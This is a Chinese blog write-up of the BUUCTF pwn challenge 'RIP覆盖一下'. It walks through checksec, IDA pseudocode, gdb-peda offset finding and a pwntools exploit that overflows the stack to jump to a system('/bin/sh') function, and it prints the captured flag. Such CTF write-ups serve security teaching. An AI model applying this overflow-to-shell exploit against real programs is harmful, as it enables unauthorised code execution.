
【Writeup】BUUCTF_Pwn_RIP覆盖一下

原创

BAKUMANSEC 于 2019-08-17 16:58:41 发布 3499 收藏 1

分类专栏： BUUCTF - Writeups 文章标签： Writeup Pwn

本文链接：https://blog.csdn.net/m0_38100569/article/details/99695121



0x01 解题思路

查看文件信息

```
wby@wby-virtual-machine:~/Desktop/BUUCTF/Pwn$ file pwn1
pwn1: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, i
nterpreter /lib64/l, for GNU/Linux 3.2.0, BuildID[sha1]=1c72ddcad651c7f35bb655e0
ddda5ecbf8d31999, not stripped
wby@wby-virtual-machine:~/Desktop/BUUCTF/Pwn$ checksec pwn1
[*] Checking for new versions of pwntools
    To disable this functionality, set the contents of /home/wby/.pwntools-cache
/update to 'never'.
[*] You have the latest version of Pwntools (3.14.0.dev0)
[*] '/home/wby/Desktop/BUUCTF/Pwn/pwn1'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x400000)
    RWX:      Has RWX segments
```


没什么防护措施的ELF64文件。

拖入IDA x64，F5

```
int fun()
{
  return system("/bin/sh");
}
```

显然可以通过栈溢出覆盖RIP。

发现命令执行函数

```
wby@wby-virtual-machine:~/Desktop/BUUCTF/Pwn$ gdb ./pwn1
GNU gdb (Ubuntu 8.2-0ubuntu1~16.04.1) 8.2
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
```

```
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./pwn1...(no debugging symbols found)...done.
gdb-peda$ pattern create 200
'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4
AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAA
qAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA'
gdb-peda$ r
Starting program: /home/wby/Desktop/BUUCTF/Pwn/pwn1
please input
```


地址为**0x401186**

利用peda计算输入点距离RIP的偏移值

```
wby@wby-virtual-machine:~/Desktop/BUUCTF/Pwn$ gdb ./pwn1
GNU gdb (Ubuntu 8.2-0ubuntu1~16.04.1) 8.2
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./pwn1...(no debugging symbols found)...done.
gdb-peda$ pattern create 200
'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4
AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAA
qAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA'
gdb-peda$ r
Starting program: /home/wby/Desktop/BUUCTF/Pwn/pwn1
please input
```



```
AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4A
AJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAq
AAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA
AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4A
AJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAq
AAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA
ok,bye!!!

Program received signal SIGSEGV, Segmentation fault.

[----------------------------------registers-----------------------------------]
RAX: 0x0
RBX: 0x0
RCX: 0x7ffff7edf2a4 (<__GI___libc_write+20>:    cmp    rax,0xfffffffffffff000)
RDX: 0x7ffff7faf8c0 --> 0x0
RSI: 0x405260 ("ok,bye!!!\nAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AA
HAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmA
ARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA"...)
RDI: 0x0
RBP: 0x412d41414341416e ('nAACAA-A')
RSP: 0x7fffffffdd18 ("A(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AA
```

```
[----------------------------------stack-------------------------------------]
0000| 0x7fffffffdd18 ("A(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
0008| 0x7fffffffdd20 ("AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
0016| 0x7fffffffdd28 ("aAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
0024| 0x7fffffffdd30 ("AbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
0032| 0x7fffffffdd38 ("AAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
0040| 0x7fffffffdd40 ("HAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
0048| 0x7fffffffdd48 ("AIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
0056| 0x7fffffffdd50 ("AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
```



```
gdb-peda$ pattern offset A(AA
A(AA found at offset: 23
```

得出偏移量是**23**。

现在就可以写出覆盖RIP执行fun函数的EXP了。

0x02 EXP

```python
from pwn import *

io=0

def isDebug(debug):
    global io
    if debug:
        io = process('./pwn1')
    else:
        io = remote('pwn.buuoj.cn', 6001)

def pwn():
    offset = 23
    payload = 'A'*offset
    funAddr = 0x401186
    payload += p64(funAddr)
    io.sendline(payload)
    io.interactive()

if __name__ == '__main__':
    isDebug(0)
    pwn()
```

获取flag：

```
wby@wby-virtual-machine:~/Desktop/BUUCTF/Pwn$ python myexp.py
[+] Opening connection to pwn.buuoj.cn on port 6001: Done
[*] Switching to interactive mode
flag{8ebc9475-b258-4d49-9493-7646a6cf2acc}

[*] Got EOF while reading in interactive
```